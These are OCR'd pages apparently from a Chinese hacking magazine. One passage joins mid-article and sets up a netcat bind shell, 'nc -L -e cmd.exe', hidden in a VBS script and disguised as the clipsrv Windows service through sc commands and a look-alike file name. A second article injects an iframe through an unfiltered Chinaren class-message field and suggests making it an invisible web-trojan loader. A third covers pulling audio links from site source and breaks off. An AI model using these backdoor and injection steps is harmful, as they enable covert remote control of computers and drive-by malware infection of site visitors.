


图 2

停止响应的时候我开始想用bat2exe.exe，但是启动服务的时候总是出现拒绝访问的错误，大概是bat2exe出来的exe文件不被系统服务格式所支持，只能想其他的办法了，于是我想到了用Winrar.exe来做我们自己的exe文件，这总该被服务的可执行文件支持吧！至于如何实现编程里的子进程在父进程终止后，仍然可以在内存中运行，我用的方法是写个run.vbs然后用cscript.exe来调用，至于如何调用就可以在自解压格式里设置解压后运行cscript.

exe run.vbs，如图3。其中Run.vbs里的内容如下：




图 3

```
dim sh    \\定义变量\\
set sh=createobject("wscript.shell")    \\取得WSH对象\\
sh.run "nc -L -e cmd.exe -p 8888",0    \\执行我们的程序并隐藏错误\\
```

而自解压的路径写上%system root%\system32，这样我们自解压服务程序就做好了，保存为clipsrv.exe（不好意思，还是用那个1和1的把戏），放到c:\winnt\system32目录下面。现在修改我们的clipsrv剪切薄服务的具体路径为c:\winnt\system32\clipsrv.exe，命令如下：

```
sc stop clipsrv    \\将clipsrv.exe服务设置为自动\\
sc config clipsrv start= auto
sc config clipsrv binpath= "c:\winnt\system32\c1ipsrv.exe"    \\设置clipsrv.exe服务的启动路径为我们的nc\\
sc start clipsrv    \\启动clipsrv.exe服务\\
```

现在一切OK了，这样一来我们的程序的参数细节还会被屏蔽，比开始的参数直接放到执行文件路径里好多了。我们来实验下。先net start clipsrv，然后netstat –an|find "8888"，看看开没开8888端口，最后用nc 127.0.0.1 8888连接上去得到shell了！如图4。好了，快去体验自己动手的快乐哦，你还可以做其他的事情，只要你服务的程序做得够好，甚至可以用反向回来的nc，具体我就不写了。

本文是我看了一个动画之后想到的，后来自己想到完全可以将nc改成后门的，不过也还是有很大的缺陷，毕竟不是编程，因为不能返回信息给服务控制器，会在日志里留一些错误，不过，有多少人去在意这些错误呢？还有就是没有身份验证功能，不过端口可以自定义，不知道算不算一个身份验证。说这么多也仅仅是提供一个思路吧，黑客不能缺乏想象力，用简单的东西还是可以做很多事的，有什么问题以后再讨论。

（文章提到的相关的nc.exe、run.vbs、sc.exe已收录光盘。）




图 4

菜鸟来玩Chinaren

天堂里的小鸟

Chinaren校友录自称是"国内规模最大、数据最全、服务最稳定的校友录社区之一"，有着5000万用户。

然而最近笔者无意中发现，Chinaren校友录存在一个严重的漏洞。Chinaren校友录管理员留言（也就是班级宣言）没有过滤html标记，允许管理员在留言中使用任意html标记。虽然只限制在400字以内，但用来搞破坏是绰绰有余的。下面就给出这个漏洞的利用方法：

一、你必须是班级管理员，这样你才能够使用"班级管理"这个功能。登陆后，点击"班级管理"，如图1。




图 1




图 2




图 3

二、进入管理页面后，点击"班级宣言"右边的"文本编辑方式"，如图2。

三、输入文本："<iframe src="http://www.hackerxfiles.net/index.php" width="400" height="240" border="0"></iframe>"（不包括外层引号）。其中，"iframe"标记用来插入内嵌页，"src"定义目标，"width"定义内嵌页宽度，"height"定义内嵌页高度，"border"定义边框宽度。点击"提交"，弹出"班级宣言修改成功"，如图3、4。



图 4

四、返回班级首页，可以看到班级宣言处内嵌的X档案论坛页面，如图5。





图 5

只要将"http://www.hackerxfiles.net/index.php"替换为网页木马的地址，并把width和height都设为0，一个隐藏的网页木马就诞生了！在这么有名的Chinaren校友录里出现这么严重的漏洞，实在是令我感到惊讶。另，请勿将本文中的方法用于非法用途。

傻瓜黑客



盗亦有道

独孤小鹿

大家好，今天和大家研究一下怎么样在网上偷东西。看到这里不要误会，不要胡想～更不要……大家有没有预见过这种情况，在上网听歌的时候碰到自己喜欢的，想把它下载下来的时候，网站却提示不提供下载？但是可以在线试听，难道真的不可以下载？或者是自己新做了一个网站，出于面子问题想给自己找点歌连上，搜索引擎搜出来的又不稳定，难道真的没有好的办法么？答案肯定是有的！那么且听偶细细道来，废话少说，进入我们今天的正题！“盗”亦有道！

第一种方法：查看源文件

我们就先拿 www.QQ163.com 开刀吧。随便打开个页面，如 http://www2.8825.com:8088/rmtop/1fra.htm，我们点鼠标右键，选择“查看源文件”，晕，右键被屏蔽了，弹出图 1。



图 1

这时我们不要松开右键，直接按空格，对话框消失，这时再松开右键，呵呵，可爱的右键菜单出来了。我们选择“查看源文件”接着会弹出一个记事本文档，我们按住 CTRL+F 查找，输入“value”点击“查找下一个”，一个一个找就 OK。我以就找到了 http://219.129.20.149:8088/qq163com888 qqxx528/1.ram，如果你能看出来它是 RAM 格式文件的话，你也可以直接在查找那里输入 .ram，这样一下子就可以找到。

其实这个也比较麻烦，如果你用的是腾讯的 TT 浏览器就直接可以选择查看源文件了，如图 2。




图 2

第二种方法：查看不到源文件

我们还来 QQ163 点击“经典老歌”来到了 http://www.qq163.net:8080/rmm.htm，在这里随便点一首歌，任你怎么查看源文件也是查不出来的。不过这也没有关系，具体问题具体解决，我们在播放器上点击右键选“在 RealOnePlayer 中播放”，如图 3。接着就会弹出一个 Rrealoneplayer，如图 4。




图 3




图 4

或者“文件”→“剪辑属性”→“查看剪辑信息”，我们就会看到如图 5。

